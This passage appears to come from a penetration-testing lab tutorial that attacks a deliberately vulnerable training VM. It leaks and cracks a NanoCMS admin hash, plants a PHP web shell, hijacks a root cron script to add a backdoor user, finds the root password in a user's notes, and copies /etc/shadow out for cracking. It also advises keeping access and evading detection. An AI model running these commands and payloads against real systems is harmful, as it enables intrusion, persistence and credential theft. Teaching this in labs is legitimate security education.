
You'll note that some software gives away version information quite readily. Other software, however, protects version information more carefully.

In the case of all the open source packages we've found, however, there is a chance that they might contain known vulnerabilities. We might get lucky and find that an older version of the software is installed that has known vulnerabilities, or we might even find software that has known vulnerabilities for which there is no fix available (known as 0-day ("zero day" or "oh day") vulnerabilities).

Try a web search for "[software name] vulnerability" and see if you get any results. Note that so far we've observed NanoCMS, Drupal, phpMyAdmin, and SquirrelMail installed on the target. Any of these software packages might contain significant security vulnerabilities.

Finding Known Vulnerabilities

After looking at all three software packages known vulnerabilities you'll see that they all have security flaws that have been publicly disclosed. However, you'll see that NanoCMS has vulnerabilities in version 0.4 that have not been fixed – 0-days!



NanoCMS has a known flaw where you can call a specific URL and reveal the version of NanoCMS installed as well as the MD5 hash of the administrative password.

Let's take a look at that URL, which is in the form:

```
http://192.168.0.5/~andy/data/pagesdata.txt
```

You'll see at the very end of the long text string presented by this page there is an entry that reads:

```
s:8:"username";s:5:"admin";s:8:"password";s:32:"9d2f75377ac0ab991d40c
91fd27e52fd";s:7:"version";s:4:"v_4f";
```

These are PHP serialized variables. The part in the quotes is the variable name, the “s:” then the number indicates the variable value size, and then, finally, in quotes is the variable value itself. Each of these variables is delimited by a semicolon. So analyzing the above we find that NanoCMS is using the variables:


```
username = admin
passsword =  9d2f75377ac0ab991d40c91fd27e52fd
version = v_4f
```

The password value is pretty obviously an MD5 hash, so let's see if we can look it up in our rainbow table!

Using our MD5 Rainbow Table


Log into the MySQL database and perform the following query:

```
$ mysql -u root rainbow
mysql> select * from hash where hash_hash = '
9d2f75377ac0ab991d40c91fd27e52fd';
```



You'll see that the query quickly revealed the administrative password to the NanoCMS!

So now we know that the user “andy” has set the NanoCMS password to “shannon”. It is highly likely that the user has utilized the same password for both his CMS and his login. Let's see if we can SSH to the target machine and gain access using these credentials.



Unfortunately you'll see that the password doesn't seem to get us access to andy's shell account (if one exists) so let's keep looking.

Reading through some of the other vulnerabilities in NanoCMS we see that NanoCMS allows users to write PHP into the content of any page we create in a NanoCMS! Let's log into NanoCMS using the discovered username and password (admin/shannon) and create a new page that will execute arbitrary code for us!


Creating a Backdoor Using NanoCMS

Because NanoCMS allows the administrative user to embed PHP in any content page we can easily create a custom page to execute commands for us as the Apache web server. Adding this "back door" using PHP is relatively straightforward once we can find an injection point that allows us to craft custom PHP code. Luckily NanoCMS makes this prcess extremely easy.

After logging into NanoCMS click the "New Page" link at the top. Create a new page with an arbitrary title. For the page content enter:


```
<?php system($_GET['cmd']);?>
```

and click the 'Add Page' button.



NanoCMS allows users to execute PHP from their page. What we've done is to create a blank page that will take the value from a URL variable called 'cmd' and execute it on the shell, with the privileges of the web server, and echo the command results back to the screen.

Once the page is saved navigate back to the NanoCMS front page by clicking the 'View Site' link in the upper left. Click the name for your new page, and you should get a blank page:




Next, let's try and issue some commands. By manipulating the URL and appending a new GET variable to the URL string we can append extra data that will be processed by PHP. In the case of our backdoor we're using the URL variable “cmd” to tie strings we supply to the system() function in PHP that executes that string in a shell.

Try appending the following string to the URL:

```
&cmd=pwd
```

This should issue the 'pwd' or “print working directory” command and echo the results onto the screen.



Try out a few other commands and observe the output of each:

```
&cmd=whoami
&cmd=cat /etc/redhat-release
&cmd=ls -lah /var/www/html
&cmd=cat /etc/passwd
```

Now that we can issue commands, let's start putting this to our advantage and elevate our

exploit.

Step 6 – Leverage exploits to create a shell account

Use the vulnerabilities you've discovered to craft an exploit that will create a shell account.

Exploiting Drupal

Drupal content management management system is a dynamic web application that provides a number of useful services to sort, organize and monitor content. One of these services is a regular cron job that runs to take care of administrative tasks (such as indexing the site) on a regular basis. Cron is a scheduling service that runs on Linux machines to take care of running programs (generally administrative scripts) at set time intervals. Drupal contains two commonly used scripts in it's install directory that are usually "cron'ed" to schedule Drupal maintenance. These can be found in the Drupal installation under the scripts directory and are named cron-curl.sh and cron-lynx.sh. Using the NanoCMS exploit we've developed above we can read these two scripts. Run the following commands to verify that the scripts are in place and to look at their contents:

```
&cmd=ls -lah /var/www/html/events/scripts
&cmd=cat /var/www/html/events/scripts/cron-curl.sh
&cmd=cat /var/www/html/events/scripts/cron-lynx.sh
```

All these scripts do is call a local web agent that spiders one of Drupal's pages (triggering PHP code). Scheduling this job is fairly routine, but can introduce security flaws. Each user on the system has their own "crontab" that is used to schedule jobs. We've taken over the apache webserver, which normally doesn't have a crontab, and we can't see other crontabs, but we may be able to view the system crontab. Try running the following command through our NanoCMS exploit to view the system crontab:

```
&cmd=cat /etc/crontab
```

Bingo! Looking at this crontab we can see that the Drupal cron script is being run – and not only that, but the line that specifies when it is run also says it is run as the root user!

```
* * * * * root /var/www/html/events/scripts/cron-curl.sh
```

This is very important because it means that the root user will run the cron-curl.sh script. Normally this isn't a problem as the script just calls a program that does a page scrape. Hoever, the script is in the Drupal install directory, and the web server may have rights to alter it. Let's check using:

```
&cmd=ls -lah /var/www/html/events/scripts/cron-curl.sh
```

Which reveals:

```
-rwxr-xr-x 1 apache apache 129 Apr 30 05:48
/var/www/html/events/scripts/cron-curl.sh
```

And we see that the web server (apache) can write to this script! If we add commands to the cron-curl.sh shell script they'll be run every minute of every day as the root user! Let's exploit this in a fairly trivial means by creating a new “backdoor” user to the system. What we'll do is create a new user with the username and password of our choosing, then we can use this user to log into the system and try out various local exploits that might lead us to the root account. Add a new line to the cron-curl.sh script using the following URL. Be careful to enter this text exactly as it appears so that you don't corrupt the script (note there is no line break in the following code snippet)!

```
&cmd=echo "pass=\$(perl -e 'print crypt(\"password\", \"password\")'
$password)" >> /var/www/html/events/scripts/cron-curl.sh
```

The reason we need this command is because we're going to add a “useradd” command to the script so root will create a new user account for us. However, this command requires us to feed it a password hash. The bit of perl we're adding here creates that hash and assigns it to a variable that we can use in our useradd command. Next, go ahead and add the useradd command to the cron-curl.sh script with the following URL (change “moore” to a username of your choosing, again, there should be no line break in this command):

```
&cmd=echo “/usr/sbin/useradd -m -p \$pass moore” >>
/var/www/html/events/scripts/cron-curl.sh
```

Verify that the curl-cron.sh script was properly altered using our NanoCMS backdoor and the URL:

```
&cmd=cat /var/www/html/events/scripts/cron-curl.sh
```

Now all we have to do is wait one minute for the crontab to run! Once the crontab is run we should be able to SSH into the system using our new username:

```
[sasattack@localhost ~]$ ssh moore@192.168.229.129
Welcome to Phake Organization -
Unauthorized access prohibited!
moore@192.168.229.129's password:
[moore@localhost ~]$
```

Now we have a local account!

Step 7 – Access the Root Account

Once you have a local account it's time to elevate privileges to gain access to the root account.

Discover the Root Password

Now that we have a local system account we have much greater freedom to navigate the system than we did using our web based backdoor. Let's start by looking around at the other user accounts on the system. To do this list the contents of the "home" directory:

```
[moore@localhost ~]$ ls /home
amy  andy  jennifer  loren  moore  patrick
```

This is definitely intersting. Let's see if we can view the contents of another users' home directory. Try patrick using:

```
[moore@localhost ~]$ ls -lah /home/patrick
```

You'll note a quite a volume of content in this directory. In fact, it looks as though the user "patrick" logs into the system and uses Gnome, a graphical user desktop. One interesting find is the .tomboy directory. Tomboy is a note taking applet that allows users to take quick notes on their desktop. List the contents of the .tomboy directory using:

```
[moore@localhost ~]$ ls -lah /home/patrick/.tomboy
```

Wow, we can actually read all of patrick's notes. This is a grave oversight in the system's user level security. Let's go ahead and read all of patrick's notes, starting with the last one:

```
[moore@localhost ~]$ cat /home/patrick/.tomboy/e27458de-e09d-4b56-
a7c9-9599b0dd4140.note
<?xml version="1.0" encoding="utf-8"?>
<note version="0.2"
xmlns:link="http://beatniksoftware.com/tomboy/link"
xmlns:size="http://beatniksoftware.com/tomboy/size"
xmlns="http://beatniksoftware.com/tomboy">
  <title>Root password</title>
  <text xml:space="preserve"><note-content version="0.1">Root
password

50$cent</note-content></text>
  <last-change-date>2009-04-30T04:38:29.0931030-04:00</last-change-
date>
  <create-date>2009-04-30T04:38:16.1075330-04:00</create-date>
  <cursor-position>15</cursor-position>
  <width>450</width>
  <height>360</height>
  <x>0</x>
  <y>0</y>
```

```
  <open-on-startup>False</open-on-startup>
</note>
```

Whoops! Patrick is actually the system administrator of this machine and it seems he has a sticky note with the root password in it! Let's go ahead and try out this password and see if it works:

```
[moore@localhost ~]$ su
Password:
[root@localhost moore]#
```

Yes, it looks like Patrick stored the root password in a sticky note on his desktop!

Step 8 – Steal the Shadow File and Crack It

Once you get root, however, your work is not complete. If your intrusion is discovered, admins could easily change the root account and lock you back out of the machine. Cracking the passwords to the other user accounts will allow you access to the machine via numerous avenues so you can maintain control more easily. Once you have access to the root account you can steal the shadowed password file and crack the passwords for regular user accounts.

Password Cracking

Linux stores system account passwords in much the same way as web applications that we've discussed previously. Instead of storing the actual passwords, Linux systems store the password hashes. Linux has a few notable security improvements over regular password hashes, however. Firstly, the system passwords are stored in a file that only root can read. This file is /etc/shadow and it is of tremendous value to any system cracker. The second security enhancement is the fact that Linux salts passwords.

Salting a password is simply the process of taking an extra bit of random data and adding it to the original, user supplied, password before storing the hash. This salt is then stored with the "salted" hash so that when the user re-enters their password the salt can be appended, the hash calculated, and then compared with the stored value. There is a twofold benefit in the use of salts. The first is that the password complexity is increased by the addition of the salt. The second advantage is that an attacker does not know the salt, and cannot know it as it is randomly generated. This prevents attackers from pre-generating a rainbow table to crack the salted password hashes.

Because of these factors we have to crack the shadow password file using brute force guessing techniques. This is a resource intensive operation so is best performed "offline" by copying the shadow file onto another machine we control. Once this is done we can attempt to crack the passwords using our own resources (so nobody will be alerted to our activities by spiking CPU load) and removes network overhead.

Now that we have the root password let's see if we can copy the password shadow file and crack it locally. We're still logged into our backdoor user account on the target, and we've become the root user:

```
[root@localhost moore]# cp /etc/shadow .
[root@localhost moore]# chown moore shadow
[root@localhost moore]# exit
exit
[moore@localhost ~]$
```

Once we have a copy of the shadow file in our backdoor user's home directory let's copy it back to our local machine. From the attack image issue the following commands:

```
[sasattack@localhost ~]$ sftp moore@192.168.229.129
Connecting to 192.168.229.129...
Welcome to Phake Organization -
Unauthorized access prohibited!
moore@192.168.229.129's password:
sftp> get shadow
Fetching /home/moore/shadow to shadow
/home/moore/shadow
100% 1444     1.4KB/s   00:00
sftp> exit
```

Once we have the file it's time to start cracking it. Depending on the complexity of passwords chosen by users this could take some time. We'll use John the Ripper, which is an excellent password cracker. John's performance is determined in some part by the word list that we give it. It will, however, attempt some permutations of these words in order to determine if small variations in the provided wordlist words match a password.

Once we have the shadow file locally we can begin cracking it.

Using John the Ripper

John the Ripper is an extremely versatile password cracking utility. John the Ripper uses brute force password cracker as opposed to rainbow tables that we utilized earlier. This means that John the Ripper guesses passwords and tests the results against a password file. This approach is more time consuming than utilizing rainbow tables, and is more resource intensive. However, brute force techniques can defeat salted passwords and are 100% successful given enough time and resources (although cracking some passwords might be so lengthy and expensive as to 